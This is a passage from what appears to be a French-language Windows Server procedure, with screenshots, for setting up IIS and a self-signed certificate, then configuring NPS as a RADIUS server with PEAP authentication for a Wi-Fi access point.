IIS

Installation du rôle Web Iis, pas de paramètrage particulier à faire pendant l'installation

Il faut maintenant créer le certificat auto-signé. Pour cela, lancer la console Web IIS:




Ensuite dans la section « Certificat de serveur »



Cliquer sur « Créer un certificat auto-signé.

Mettre un nom convivial, nous avons fait le choix de « Wifi » en liant avec la borne Wifi.
Et valider.


7.3.2 Installation et configuration du rôle Network Policy Server (NPS)



Installer le rôle :


Il n'y a pas de configuration particulière à faire pendant l'installation.

Création du client Radius :




- Nom Convivial : Borne Wifi
- Adresse Ip : Adresse de la borne wi-fi (192.168.38.33)
- Secret partagé :Même secret partagé que sur la borne wi-fi.
- Valider

Création de la stratégie :
Pré-requis : Avoir un groupe avec le nom client




Clique droit sur stratégie réseau :
Nom de la stratégie : BorneWifi


Suivant



Ajout un groupe Windows




Faire suivant



Ajouter un type de protocole EAP : choisir « Microsoft PEAP (protected EAP). Cela fait référence au certificat auto-signé créé précédemment.

Ensuite, il faut modifier celui-ci, et vérifier que le certificat est bien lié.



Laisser ensuite les paramètres par défaut, et valider.

Note : Par défaut, il y aura des stratégies qu'il faudra désactiver et « mettre en dernier ». Il faut remonter notre stratégie précédemment créé.